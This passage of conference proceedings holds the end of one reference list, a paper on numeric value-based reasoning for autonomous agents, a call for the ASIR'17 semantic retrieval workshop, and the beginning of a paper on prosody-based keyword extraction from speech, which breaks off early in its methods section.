- [10] S. Siksek, *Chabauty and the Mordell–Weil Sieve*, in: Advances on Superelliptic Curves and Their Applications (eds. L. Beshaj, T. Shaska, E. Zhupa), 194–224, IOS Press, Amsterdam, 2015, <http://dx.doi.org/10.3233/978-1-61499-520-3-194>.
- [11] C. Smoryński, *A note on the number of zeros of polynomials and exponential polynomials*, J. Symbolic Logic 42 (1977), no. 1, 99–106.
- [12] A. Tyszk, *Conjecturally computable functions which unconditionally do not have any finite-fold Diophantine representation*, Inform. Process. Lett. 113 (2013), no. 19–21, 719–722, <http://dx.doi.org/10.1016/j.ipl.2013.07.004>.
- [13] A. Tyszk, *A common approach to Brocard's problem, Landau's problem, and the twin prime problem*, March 28, 2017, <http://arxiv.org/abs/1506.08655v21>.

# Modeling value-based reasoning for autonomous agents

Tomasz Zurek

Institute of Computer Science,  
Maria Curie-Skłodowska University in Lublin  
Ul. Akademicka 9, 20-033 Lublin, Poland  
Email: zurek@kft.umcs.lublin.pl

Michail Mokkalas

Polish-Japanese Academy of Information Technology,  
Ul. Koszykowa 86, 02-008 Warsaw, Poland  
Email: mokkalas@pjwstk.edu.pl

**Abstract**—The issue of decision-making and teleological reasoning of autonomous agents constitutes the current work topic for many researchers. The author of [1] presents a framework allowing for teleological reasoning with the use of values and the possibility of autonomous goal-setting by a device. In this paper we propose to extend this framework by a new manner of representation of the level of value promotion including the required modifications of the reasoning mechanism. The proposed model may become a formal foundation for the realization of the autonomous agent.

## I. INTRODUCTION

A DISTINCTIVE feature of modern technical devices is their increasing self-sufficiency. One may presume that in the future the user will only formulate the most rudimentary rules of how the device works, whereas the everyday aspects of system operation will be regulated completely autonomously. The most advanced types of such devices are e.g. self-driving vehicles, where the user merely sets the journey's destination and the vehicle develops the itinerary on its own and makes hundreds of traffic-related decisions.

In major decision-making models it is usually assumed that the purpose of system operation is to accomplish some state of affairs pre-declared by the user ([2], [3], [4], and many others). Many authors (including [1], [5]) believe, however, that increasingly complex devices must be endowed with the ability to not only find the best possible way to attain the state of affairs set by the user, but also the ability to set their own goals themselves; the model proposed in this paper is based on this assumption.

[1] presents a framework allowing for autonomous (based on values which should be promoted) goal-setting by a device. The model relies on the differentiation between several kinds of goals: abstract (that is, minimal levels to which values should be promoted) and material (that is, particular states of affairs which realize abstract goals).

The objective of this paper consists in proposing for the model from [1] a new method of the representation of the levels to which particular decision options promote various values as well as a modification of the reasoning mechanism

allowing for autonomous setting and realization of goals. The proposed mechanism may serve as a formal foundation for the realization of the autonomous agent. We plan to attain our goal by introducing a numeric representation of the levels of value promotion. Such a method of representation of value levels (for single values as well as for value sets) will facilitate their comparison, leading to easier and quicker (searching orders' sets *O* and *OR* will not be necessary) reasoning. Additionally, for systems in which values are connected with the physical parameters of a device or the environment we propose a basic mechanism for automatic translation of physical units into the levels of promotion of values, allowing the possibility of its development and adjustment to evaluate other values difficult to measure, e.g. the degree of resemblance to the pattern, security level evaluation (such as in [6], [7], [8], [9]), etc. Our model was built on the basis of the framework of teleological reasoning from [1] (further referred to as the GVR model). Due to length limitations, the GVR model will not be presented in the paper. The detailed description and its discussion can be found in [1].

## II. NUMERIC REPRESENTATION OF THE LEVELS OF VALUE PROMOTION BY PARTICULAR SITUATIONS

The underlying objective of this paper is to propose a new semantics for the model described in [1], which would allow for a numeric representation of the levels to which given situations promote various values. This task consists of two main parts: first, a proposal and discussion of the numeric method of representation of the level to which given values are promoted; then the development of the mechanism of determining this level, of determining the cumulative evaluation of value sets, the mechanism of comparing them (equivalents of the *O* and *OR* relations), and discussion of the properties of the proposed semantics.

### A. Numeric representation of levels to which various situations promote particular values

In the model presented in [1] the exemplary level to which a given value (e.g.  $v_i$ ) is promoted by a given situation (e.g.

$x_j$ ) is presented as  $v_i(x_j) \in V(X)$  (without a definition of the kind and range of values which can be taken). The relations between the levels to which a given value ( $v_i$ ) is promoted by situations  $x_1$  and  $x_2$  are regulated by a partial order  $O_i$ . Our model assumes that  $v_i(x_j)$  will be expressed with a number from the range  $\langle 0; 1 \rangle$ , where  $v_i(x_j) = 0$  means that a value  $v_i$  is not promoted by a situation  $x_j$ , a value  $v_i(x_j) = 1$  means that a value  $v_i$  is promoted by  $x_j$  to the maximal possible level, though we assume that the accomplishment of the maximal fulfillment of the value is not possible – the value may be promoted very close to the maximal value, but cannot reach it. Such representation allows us to compare the levels to which the same value is promoted by various situations (order  $O$  will be a total order).

Assuming a numeric representation of the level of promotion of values one cannot miss the fact that not all values are equally important to each user. The simplest solution would be to assign some weight to each value (from the range  $\langle 0; 1 \rangle$ ), though this proposition is a far cry from the way humans reason. In real decision-making, a person does not assign constant weights to various values. In most cases, the weight of a given value depends on the user's preferences, external factors, and the level to which the value is promoted.

*Definition 1 (Function of the weight):* Let  $\Omega_i : v_i(x_j) \rightarrow \langle 0; 1 \rangle$  be a function of the weight referring to a value  $v_i$ . We assume that every function of the weight in the range  $\langle 0; 1 \rangle$  will be a constant and increasing function (this assumption is indispensable for the preservation of the features of the GVR model). For every value  $v_i \in V$  exists maximally one function  $\Omega_i$ . Let  $\Omega$  be a set of weights' functions.

By  $vo_i(x_j) = \Omega_i(v_i(x_j))$  we will denote the level of promotion of a value  $v_i$  by situations  $x_j$  taking into account weight  $\Omega_i$ . A value  $vo_i(x_j)$  will denote the relative level to which a situation  $x_j$  promotes a value  $v_i$ . Let  $VO(x) = \{vo_i(x_j) | vo_i(x_j) = \Omega_i(v_i(x_j)) \wedge v_i(x_j) \in V(X)\}$  be the set of all values  $vo_i$  in all situations.

The most basic kind of function  $\Omega$  is a linear function  $\Omega_i(v_i(x)) = a(v_i(x))$ , where  $a$  is a constant from the range  $\langle 0; 1 \rangle$ ; it is, however, possible to define more complex functions which would better express the relative preferences between values.

### B. Transition from physical values to the evaluation of the promotion level of particular values

The promotion levels of certain values that are considered in the model are measured in various different methods and possess their individual physical representation. This is because, each of them deals with another state of related but diverse events.

*Definition 2 (function  $\Phi$ ):* Let  $\Phi_i : pv_i(x) \rightarrow \langle 0; 1 \rangle$  be a function that normalizes the level of a physical value  $pv_i(x)$  and transforms it into  $v_i(x)$ . Let  $\Phi$  be the set of transformation functions. Our model can make use of several different transformation functions which can be additionally declared, depending on the nature of the values. Whenever we are unsure of how the transformation function should be defined for a

particular case, we can choose the default form which is the following: In order to normalise the physical values we will use the following normalisation function:  $v_i(x) = \Phi_1(pv_i(x)) = (pv_i(x) - \min(pv_i)) / (\max(pv_i) + e_{pv_i} - \min(pv_i))$  where:

- $pv_i$  - is the actual level of the value from the set of physical values  $PV$ .
- $x$  - is the situation that promotes the certain value.
- $\min(pv_i)$  - is the minimal level of the value  $pv_i$ .
- $\max(pv_i)$  - is the maximal level of the value  $pv_i$ .
- $e_{pv_i}$  - is an arbitrarily small positive quantity.

The result of  $\Phi_1(pv_i(x))$  is the level of the corresponding value  $v_i(x)$ . For values where higher levels indicate a worse state we inverse the result of the normalisation function:  $1 - \Phi_1(pv_i(x))$ . The derivative of function  $\Phi_1$  will always produce a positive number.

### C. Cumulative evaluation of the level of promotion of a value set by a given situation

In the model discussed in [1] a given situation may promote various values to various extents. It is represented by set  $V^Z(x_n)$ , where  $V^Z$  is a subset (named  $Z$ ) of value set  $V$ . By  $V^{x_n}$  we denote set of all values promoted by situation  $x_n$ . By  $V^Z(x_n)$  we denote a set of estimations of the levels of promotion of values constituting set  $V^Z$  by a situation  $x_n \in X$ . If  $V^Z = \{v_z, v_t\}$ , then  $V^Z(x_n) = \{v_z(x_n), v_t(x_n)\}$ . The GVR model also introduces the order relation  $OR$  between promotion sets to which various values are promoted by various situations (def. 8 in [1]). Properties of the  $OR$  order are discussed in [1].

Since our model assumes that the grounds for evaluation are relative levels to which particular values are promoted by situations, in our model the correspondent of set  $V(X)$  will be set  $VO(X)$  and its subsets.

For the realization of value-based reasoning to be possible, it is indispensable to define the correspondent of order  $OR$  for the new semantics. Introducing the numeric representation of the level to which a given situation promotes a given value ( $v_i(x_n)$ ) and the weight function  $\Omega$  provides the possibility to develop a mechanism able to determine the cumulative evaluation of the promotion of a value set by a given situation.

Firstly, we assume that the cumulative evaluation of the level to which a given value set will be promoted by a given action will be a number from the range  $\langle 0; 1 \rangle$ , where 0 is interpreted as the minimal level of promotion and 1 is interpreted as the maximal level of promotion (impossible to attain). Such a relation will enable the comparison of various situations, including those which promote different values.

*Definition 3 (function  $\Theta$ ):* Let  $\Theta : VO^Z(x) \rightarrow \langle 0; 1 \rangle$  be a function returning the cumulative evaluation of the level to which a situation  $x$  promotes a value set  $V^Z$ . If:

- $V^Z = \{v_1\}$  then  $\Theta(VO^Z(x)) = vo_1(x)$
- $V^Z = \{v_1, v_2\}$ , then  $\Theta(VO^Z(x)) = vo_1(x) + vo_2(x) - vo_1(x)vo_2(x)$
- $V^Z = \{v_1, v_2, v_3\}$ , then the value returned by function  $\Theta$  is determined in the following manner: first, we

determine  $\Theta(VO^{v_{o1}, v_{o2}}(x))$  for  $V^{v_{o1}, v_{o2}} = \{v_{o1}, v_{o2}\}$ , then we determine  $\Theta(VO^Z(x)) = \Theta(V^{v_{o1}, v_{o2}}(x)) + v_{o3}(x) - \Theta(VO^{v_{o1}, v_{o2}}(x))v_{o3}(x)$

- In case of a higher number of values in set  $V^Z$  the cumulative value  $\Theta(VO^Z(x))$  is determined analogously to the previous case.

Properties of function  $\Theta$ : (1) The value returned by function  $\Theta$  is independent of the order in which particular values from  $V^Z$  are reviewed. (2) Function  $\Theta$  is monotonic (here as monotonic we understand not only its being non-increasing, but also the fact that adding a new value which promotes a given situation increases the cumulative evaluation  $\Theta(VO^Z(x))$ ). As we have already noticed, values must not be treated equally (they are not all equally important), and therefore we proposed a set of weight functions  $\Omega$ . On the basis of that, we assume that in our model the equivalent of order *OR* will be order *ORO*:

**Definition 4 (Value-extent-weight preference):** A total order  $ORO = (\geq; 2^{VO(X)})$  represents a preference relation between various values, their weight functions and various sets of situations. We assume that  $\Theta(VO^Z(x_n)) \geq \Theta(VO^Y(x_m)) \Rightarrow VO^Z(x_n) \geq VO^Y(x_m)$

### III. GOALS

The four kinds of goals defined in [1] remain the same. The only changes are caused by the fact that the level of promotion of values expressed in numbers, and therefore the threshold values: ( $v_n \min(ga)$  and  $v_n \min(gua)$ ) will also be numbers from the range  $(0; 1)$ . These values may be declared directly by the user or determined from function  $\Phi$  and the minimal values of particular physical values declared by the user.

### IV. INFERENCE RULES

The author of [1] introduces a number of the so-called argumentation schemes (in this work they will be treated as defeasible inference rules) allowing for the realization of value-based and teleological reasoning. Due to the length limitations, in this paper we will only present a model of three of them. A full model will be introduced in future works.

Below are presented three mechanisms from [1] which have been adapted to our reasoning model with a numeric representation of the level of value promotion (the names will correspond to the mechanisms from [1]):

**AS2 Generalized practical reasoning:** If in circumstances  $s_m$  performing an action  $a_t$  is preferred to remaining in  $s_m$  and  $as_{t,m} \in AS$ , then an action  $a_t$  should be performed:

$$\frac{\gamma(s_m) = 1 \quad as_{t,m} \in AS \quad VO^{as_{t,m}}(as_{t,m}) \geq VO^{s_m}(s_m)}{\mathcal{E}(as_{t,m})}$$

In the above example, relation  $gg$  from [1] (def. 9) is expressed by means of order *ORO* ( $\geq$ ) which takes into consideration the weight function.

**AS3 Reasoning with abstract goals:** If in the current circumstances  $s_m$  achieving an abstract goal  $ga_k$  is possible by a material goal  $gm_l$  and  $gm_l$  is an action at performed in  $s_m$ , then a goal  $gm_l$  becomes the practical goal  $gp$ :

$$\frac{\gamma(s_m) = 1 \quad gm_l = as_{t,m} \quad sat(gm_l, ga_k)}{gp = gm_l}$$

Interestingly, predicate  $sat(gm_l, ga_k)$  (see: def. ??) requires a determination (for goal  $ga_k$ ) of the minimal levels to which particular vales should be fulfilled  $v_i \min(ga_k)$ .

**AS5 Goal-driven practical reasoning:** In the current circumstances  $s_m$ , in order to achieve the practical goal  $gp$ , an action  $a_t$  should be performed:

$$\frac{\gamma(s_m) = 1 \quad gp = as_{t,m}}{\mathcal{E}(as_{t,m})}$$

### V. ARGUMENTATION FRAMEWORK

Since no argumentation framework on which to build the model has been pre assumed, we have to adapt a simple ad-hoc model from [1]. The model is presented in an informal way, the fully fledged formal model of the argumentation framework will appear in a future works:

- We assume that arguments are constructed on the basis of inference rules.
- There are two kinds of attack: undermining, which is an attack on the premise of the inference rule, and rebuttal, which is an attack on the conclusion of the inference rule.
- An attack on the premise occurs when there exists an argument whose conclusion is the negation of the premise.
- An attack on the conclusion of argument *arg1* occurs if: (1) There exists an argument whose conclusion is the negation of the conclusion of *arg1*, or (2) *arg1* concludes that  $\mathcal{E}(as_{t,m})$  and there exists argument *arg2* which concludes  $\mathcal{E}(as_{z,m})$ , where  $a_t \neq a_z$ , or (3) *arg1* concludes that  $gp = as_{t,m}$  and there exists argument *arg2* which concludes that  $gp = as_{z,m}$ , where  $a_t \neq a_z$ .
- We assume a partial ordering between arguments where if *arg1*  $>$  *arg2*, then it means that *arg1* is stronger than *arg2*.
- We assume that the basic grounds for determining order ( $>$ ) between arguments is the inference rule on the basis of which the argument is constructed. We assume that  $AS5 > AS3$ ,  $AS5 > AS2$ , and  $AS3 > AS2$ , meaning that if arguments *arg1* and *arg2* are in conflict and if *arg1* is built on the basis of  $AS3$  and *arg* is built on the basis of  $AS2$ , then *arg1*  $>$  *arg2*.
- Argument *arg1* defeats argument *arg2* when argument *arg1* undermines argument *arg2* or argument *arg1* rebuts argument *arg2* and *arg1*  $\not>$  *arg2*.
- Reasoning about priorities: we assume that priorities between arguments built on the basis of the same inference rule, depend on values whose application the argument promotes.
  - If both arguments (*arg1* and *arg2*) are built on the basis of inference rule  $AS2$ , argument *arg1* attacks argument *arg2* (or vice versa), the conclusion of

$arg1$  is  $\varepsilon(x_1)$ , the conclusion of  $arg2$  is  $\varepsilon(x_1)$ , and  $\Theta(VO^{x_1}(x_1)) > \Theta(VO^{x_2}(x_2))$ , then  $arg1 > arg2$ .

- If both arguments ( $arg1$  and  $arg2$ ) are built on the basis of inference rule AS3, argument  $arg1$  attacks argument  $arg2$  (or vice versa), the conclusion of  $arg1$  is  $gp = gm_l$ , where  $gm_l = x_1$ , the conclusion of  $arg2$  is  $\varepsilon(x_1)gp = gm_k$ , where  $gm_k = x_2$ , and  $\Theta(VO^{x_1}(x_1)) > \Theta(VO^{x_2}(x_2))$ , then  $arg1 > arg2$ .

- If one of the arguments concludes that  $\varepsilon(as_{t,m})$  and the argument is not defeated, it brings about performing action  $as_{t,m}$ .
- If one of the undefeated arguments concludes that  $\varepsilon(as_{t,m})$ , it results that action  $as_{t,m}$  cannot be performed and  $as_{t,m}$  is excluded from set AS.
- If the argument excluding  $as_{t,m}$  from set AS is defeated, then  $as_{t,m} \in AS$ .
- Argument  $arg1$  is not defeated if it is not attacked by any argument or all arguments which attack  $arg1$  are defeated.

Generally speaking, the argumentation framework used in the example is based on a simplified version of the ASPIC+ argumentation framework [10].

## VI. CONCLUSIONS

The framework included in [1] allows for the modeling of reasoning in autonomous systems. Regretfully, its practical implementation requires a declaration of a large number of orders describing relations between levels to which various situations promote various values and sets of values. With real decision-making problems, the declaration of such a high number of orderings is very challenging and can only be feasible in the case of a situation with relatively small sets of values and actions which are possible to perform. The main objective of our work is to propose modifications of the framework from [1] which would allow a facilitated implementation of the decision-making systems for autonomous agents.

While making a decision, a person intuitively evaluates available decision options, dividing them into better and worse ones (like it was presented in [1] and other works), but does not attach any numeric values to them. This paper introduces a modified approach, where the level to which particular situations promote various values is represented as a number from the range  $(0;1)$ . Though unlike a typical human approach, we believe it is much more natural for all kinds of technical devices. The proper definition of function  $\Phi$  allows for automatic evaluation of not only simple values (like the ones used in the example), but also more complex ones, e.g. degree of resemblance to the pattern (image, sound, etc.) or the level of risk evaluation. The modification we propose allows for a substantial reduction of the number of orderings (declarations of  $O$  and  $OR$  will not be necessary) because the level to which particular values are promoted can be easily compared; moreover, the lack of necessity to search large order sets may significantly accelerate the decision-making process. The proposed mechanism of determining the cumulative evaluation of particular situations (decision options), joined by the weight functions, makes it possible

to compare complex situations promoting various values to various levels.

Further work on the model will proceed in several directions: (1) development of a full argumentation model for our framework, (2) discussion of our model's formal properties (e.g. basing on one of the available proofcheckers [11]), (3) discussion of the issue of decision-making in a legally-regulated environment, including an analysis of various reasoning mechanisms ([12], [13]), conflict resolution ([14], [15]), interpretation ([16], [17]), and other.

## REFERENCES

- [1] T. Zurek, "Goals, values, and reasoning," *Expert Systems with Applications*, vol. 71, pp. 442 – 456, 2017. doi: <http://dx.doi.org/10.1016/j.eswa.2016.11.008>
- [2] K. Atkinson and T. Bench-Capon, "Practical reasoning as presumptive argumentation using action based alternating transition systems," *Artificial Intelligence*, vol. 171, no. 10-15, pp. 855 – 874, 2007.
- [3] T. Weide, F. Dignum, J.-J. Meyer, H. Prakken, and G. Vreeswijk, "Practical reasoning using values," in *Argumentation in Multi-Agent Systems*, ser. Lecture Notes in Computer Science, P. McBurney, I. Rahwan, S. Parsons, and N. Maudet, Eds., Springer Berlin Heidelberg, 2010, vol. 6057, pp. 79–93. ISBN 978-3-642-12804-2
- [4] K. V. Hindriks, *Programming Rational Agents in GOAL*. Boston, MA: Springer US, 2009, pp. 119–157. ISBN 978-0-387-89299-3
- [5] T. Bench-Capon and S. Modgil, "Norms and value based reasoning: justifying compliance and violation," *Artificial Intelligence and Law*, vol. 25, no. 1, pp. 29–64, 2017. doi: 10.1007/s10506-017-9194-9
- [6] B. Ksiezopolski, T. Zurek, and M. Mokkas, "Quality of protection evaluation of security mechanisms," *The Scientific World Journal*, vol. 2014, 2014. doi: 10.1155/2014/725279
- [7] B. Ksiezopolski, T. Zurek, and M. Mokkas, "On the modelling of context-aware security for mobile devices," *Mobile Information Systems*, vol. 2016, 2016. doi: 10.1155/2016/8743504
- [8] B. Ksiezopolski, "Qop-ml: Quality of protection modelling language for cryptographic protocols," *Computers & Security*, vol. 31, no. 4, pp. 569 – 596, 2012. doi: <https://doi.org/10.1016/j.cose.2012.01.006>
- [9] B. Ksiezopolski, *Multilevel Modeling of Secure Systems in QoP-ML*. CRC Press, 2015.
- [10] S. Modgil and H. Prakken, "The ASPIC+ framework for structured argumentation: a tutorial," *Argument and Computation*, no. 5, pp. 31 – 62, 2014.
- [11] A. Grabowski, "Tarski's geometry modelled in mizar computerized proof assistant," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016. doi: 10.15439/2016F290 pp. 373–381. [Online]. Available: <http://dx.doi.org/10.15439/2016F290>
- [12] T. Zurek, "Modelling of a fortiori reasoning," *Expert Systems with Applications*, vol. 39, no. 12, pp. 10772 – 10779, 2012.
- [13] T. Zurek, "Instrumental inference in legal expert system," in *Legal Knowledge and Information Systems - JURIX 2011: The Twenty-Fourth Annual Conference, University of Vienna, Austria, 14th-16th December 2011*, 2011. doi: 10.3233/978-1-60750-981-3-155 pp. 155–159.
- [14] T. Zurek, "Modeling conflicts between legal rules," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016. doi: 10.15439/2016F272 pp. 393–402. [Online]. Available: <http://dx.doi.org/10.15439/2016F272>
- [15] T. Zurek, "Model of argument from social importance," in *Legal Knowledge and Information Systems - JURIX 2014: The Twenty-Seventh Annual Conference, Jagiellonian University, Krakow, Poland, 10-12 December 2014*, 2014, pp. 23–28.
- [16] M. Araszkiewicz and T. Zurek, "Interpreting agents," in *Legal Knowledge and Information Systems - JURIX 2016: The Twenty-Ninth Annual Conference*, 2016. doi: 10.3233/978-1-61499-726-9-13 pp. 13–22. [Online]. Available: <http://dx.doi.org/10.3233/978-1-61499-726-9-13>
- [17] T. Zurek and M. Araszkiewicz, "Modeling teleological interpretation," in *Proceedings of the Fourteenth International Conference on Artificial Intelligence and Law*. ACM, 2013, pp. 160–168.



# 7<sup>th</sup> International Workshop on Advances in Semantic Information Retrieval

**R**ECENT advances in semantic technologies form a solid basis for a variety of methods and instruments that support multimedia information retrieval, knowledge representation, discovery and analysis. They influence the way and form of representing documents in the memory of computers, approaches to analyze documents, techniques to mine and retrieve knowledge. The abundance of video, voice and speech data also raises new challenging problems to multimedia information retrieval systems.

We believe that our workshop will facilitate discussions of new research results in this area, and will serve as a meeting place for researchers from all over the world. Our aim is to create an atmosphere of friendship and cooperation for everyone, interested in computational linguistics and semantic information retrieval. The ASIR'17 workshop will continue to maintain high standards of quality and organization, set in the previous years. We welcome all the researchers, interested in semantic information retrieval, to join our event.

## TOPICS

The workshop addresses semantic information retrieval theory and important matters, related to practical Web tools. The topics and areas include but not limited to:

- Domain-specific semantic applications.
- Evaluation methodologies for semantic search and retrieval.
- Models for document representation.
- Natural language semantic processing.
- Ontology for semantic information retrieval.
- Ontology alignment, mapping and merging.
- Query interfaces.
- Searching and ranking.
- Semantic multimedia retrieval.
- Visualization of retrieved results.

## SECTION EDITORS

- **Klyuev, Vitaly**, University of Aizu, Japan
- **Mozgovoy, Maxim**, University of Aizu, Japan

## REVIEWERS

- **Carrara, Massimiliano**, Universita di Padova, Italy
- **Dobrynin, Vladimir**, Saint Petersburg State University, Russia
- **Goczyla, Krzysztof**, Gdansk University of Technology, Poland
- **Haralambous, Yannis**, Institut Telecom - Telecom Bretagne, France
- **Homenda, Wladyslaw**, Warsaw University of Technology, Poland
- **Jin, Qun**, Waseda University, Japan
- **Lai, Cristian**, CRS4, Italy
- **Leonelli, Sabina**, University of Exeter, United Kingdom
- **Nalepa, Grzegorz J.**, AGH University of Science and Technology, Poland
- **Pyshkin, Evgeny**, University of Aizu, Japan
- **Shtykh, Roman**, CyberAgent Inc., Japan
- **Suárez-Figueroa, Mari Carmen**, Ontology Engineering Group, School of Computer Science at Universidad Politécnica de Madrid, Spain
- **Tadeusiewicz, Ryszard**, AGH University of Science and Technology, Poland
- **Vacura, Miroslav**, University of Economics, Czech Republic
- **Zadrozny, Sławomir**, Systems Research Institute of Polish Academy of Sciences, Poland
- **Ławrynowicz, Agnieszka**, Poznan University of Technology, Poland



# *PitchKeywordExtractor*: Prosody-based Automatic Keyword Extraction for Speech Content

Iurii Lezhenin\*, Artyom Zhuikov\*,

Natalia Bogach\*, Elena Boitsova†, Evgeny Pyshkin‡

\*Institute of Computer Science and Technology Peter the Great St. Petersburg Polytechnic University

194021 St. Petersburg Polytechnicheskaya, 21 Email: bogach@kspt.icc.spbstu.ru

†Institute of Humanities Peter the Great St. Petersburg Polytechnic University

194021 St. Petersburg Polytechnicheskaya, 19 Email: el-boitsova@yandex.ru

‡Software Engineering Lab. University of Aizu

Aizu-Wakamatsu, 965-8580, Japan Email: pyshe@u-aizu.ac.jp

**Abstract**—Keyword extraction is widely used for information indexing, compressing, summarizing, etc. Existing keyword extraction techniques apply various text-based algorithms and metrics to locate the keywords. At the same time, some types of audio and audiovisual content, e. g. lectures, talks, interviews and other speech-oriented information, allow to perform keyword search by prosodic accents made by a speaker. This paper presents *PitchKeywordExtractor* - an algorithm with its software prototype for prosody-based automatic keyword extraction in speech content. It operates together with a third-party automatic speech recognition system, handles speech prosody by a pitch detection algorithm and locates the keywords using pitch contour cross-correlation with four tone units taken from D. Brazil discourse intonation model.

## I. INTRODUCTION

**K**EYWORDS make the semantic backbone of a text. As keywords reflect the text ideas and convey text meaning they are used for text indexing, analysis, summarizing compression, etc. [1]. In modern world of on-line information abundance automatic keyword extraction techniques are extremely in-demand ([2], [3]).

There is a great number of research in the area of automatic keyword extraction either for individual documents e. g. [4], [5], or large document corpora [6], as well as for specific types of on-line content like e-newspapers [7] or micro-blogs on Twitter [8]. Content-based retrieval research [9] is also highly relied upon the keywords [10].

Some of these techniques use document corpora, while others do not. When a document corpus is used, a function which balances a measure of a keyword within a document (frequency, location or co-occurrence) with a similar measure from the corpus is applied. When corpus is unavailable, keyword extraction techniques use lexical or semantic analysis or keywords co-occurrences over an individual document. An excellent literature review on automatic keyword extraction techniques is presented in [11]. Automatic keyword extraction techniques for text compression and summarizing can be found in [3].

In comparison with text processing techniques specific audio and audio-visual speech content keyword extraction algorithms are less developed. Meladianos et al. [12] report

on a high demand for speech processing from the point of view of information mining. The actual research in this area is usually based on a preliminary audio-to-text conversion by means of automatic speech recognition system (ASR) and further application of content-sensitive text-based techniques (e. g. see Elakiya K. et al. [13] or G. Alharbi [14]).

At the same time, speech content has an inherent powerful feature, namely, speech prosody (i. e. intonation, rhythm, tempo, pausing, etc.) that can help to locate and extract keywords. We use the term "prosody" exactly in the sense of D. Brazil system of discourse intonation (DI) [15], [16], [17] and refer to his tone units to define the prosodic patterns for *PitchKeywordExtractor*. The working hypothesis of the present research is based on concept that keywords being the most informative parts of speech are prosodically highlighted by a speaker, and, therefore, they must have specific discernible prosodic characteristics.

Speech prosody is observable by measuring the fundamental frequency (pitch) and there exist a variety of speech processing tools e. g. see *Praat* or *Visi-Pitch* or *TarsosDSP* [18] to analyse prosodic characteristics as per pitch detection and estimation algorithms [19], [20]. A perfect guideline for special software operation can be found in [21].

There have been much research, discussion and critics on prosody-based methods applicability and limits. Now they go far beyond simple pitch measurement and exist as components for complex analytic frameworks: e. g. see P. Roach [22] or A. Meftah et al. in [23] for prosody-based systems of emotion recognition. A deep insight into the contribution of prosody-based techniques to corpus linguistics was made by M. Warren [24].

On the assumption that automatic keyword extraction can benefit from prosody-based analysis we propose to add processing of prosodic features to automatic keyword extraction algorithms as far as speech content is concerned. We present *PitchKeywordExtractor* - a prosody-based tool for automatic keyword extraction. Operating together with a third-party ASR and speech processing software *PitchKeywordExtractor* searches for keywords in speech content by matching their prosodic characteristics to ASR output text.

## II. METHODOLOGY AND MATERIALS

It is widely recognized that keywords in speech have not only statistically measurable features or occupy a certain sentence position, but are usually highlighted by intonation because they frequently act as speech signals for given and new information [25]. The way to make this tonal emphasis may be different depending upon the context and background of the speakers. For our analysis we have taken 4 tones from the tonal model of discourse intonation developed by D. Brazil [16] which is widely used in linguistics to describe the semantic aspect of speech prosody. This model comprises 5 principle tones of English speech: fall, rise, fall-rise, rise-fall and level. D. Brazil also defines the speech situations when each of these tones occurs.

Fall tone (p-tone) and rise-fall tone (p+-tone) are defined by Brazil as proclaiming tones, so they are used to mark new information introduced by a speaker, therefore, these tones may indicate the keywords entries. Among those the rise-fall tone is defined as "dominant proclaiming" and it highlights not only new, but important information, so it can be a strong keyword entry marker.

At the same time, fall-rise and rise tones are "referring", r-tone and r+-tone respectively. In speech they mark the already known information, i. e. the common ground of the speakers. These tones may also indicate keyword entries.

We consider four model tone units (fall, rise, fall-rise, rise-fall) to be searched for in speech. Strictly speaking, Brazil tones describe phrasal intonation and refer not to one word but to a whole semantic unit, i. e. a syntagm. A tone pattern has complex structure, namely, a pre-head, head, nucleus and tail and refers to a part of a phrase (or to a whole phrase, if it is short); while a keyword can be marked by the nucleus only. However, the entire tone pattern can be located more accurately with correlation, while nucleus is too short to provide a good correlation peak. Thus, we are looking for keywords inside a phrasal tone pattern provided corresponding phrase pitch contour is obtained, compare to model tone units and map it to ASR output to retrieve the keywords.

The architecture of *PitchKeywordExtractor* consists of 4 main parts (see Fig.1):

- 1) Pitch Detector
- 2) Tone Unit Detector
- 3) Speech Recognizer
- 4) Segment-to-word Mapper

### A. Pitch Detector

Pitch Detector obtains pitch series  $s[k]$  for a given speech record. We use a third-party YIN [26] pitch detection algorithm provided with *TarsosDSP* [18].

### B. Tone Unit Detector

Pitch series  $s[k]$  are subsequently processed by Tone Unit Detection Algorithm (see Sec. III for details). The output of Tone Unit Detector is a set of segments (time intervals) where model tone units were found.




Fig. 1: *PitchKeywordExtractor* Flowchart

### C. Speech Recognizer

Speech Recognizer produces text for a given speech record to create the reference wordlist. Sphinx [27] is used in *PitchKeywordExtractor* prototype by now, while this block may be implemented with any alternative solution for speech recognition.

### D. Segment-to-word Mapper

The segments received from Tone Unit Detector and Speech Recognizer output file are mapped to each other to locate a word within a segment (see Sec.IV for details). Segment-to-word Mapper output is the final keyword list.

## III. TONE UNIT DETECTION ALGORITHM

Tone unit detection is based on the correspondence of a syntagm pitch contour and one or more model tone units.

### A. Preliminary Assumptions

Tone unit detection is performed on evenly distributed pitch series  $s[k]$  obtained as per pitch detection algorithm.

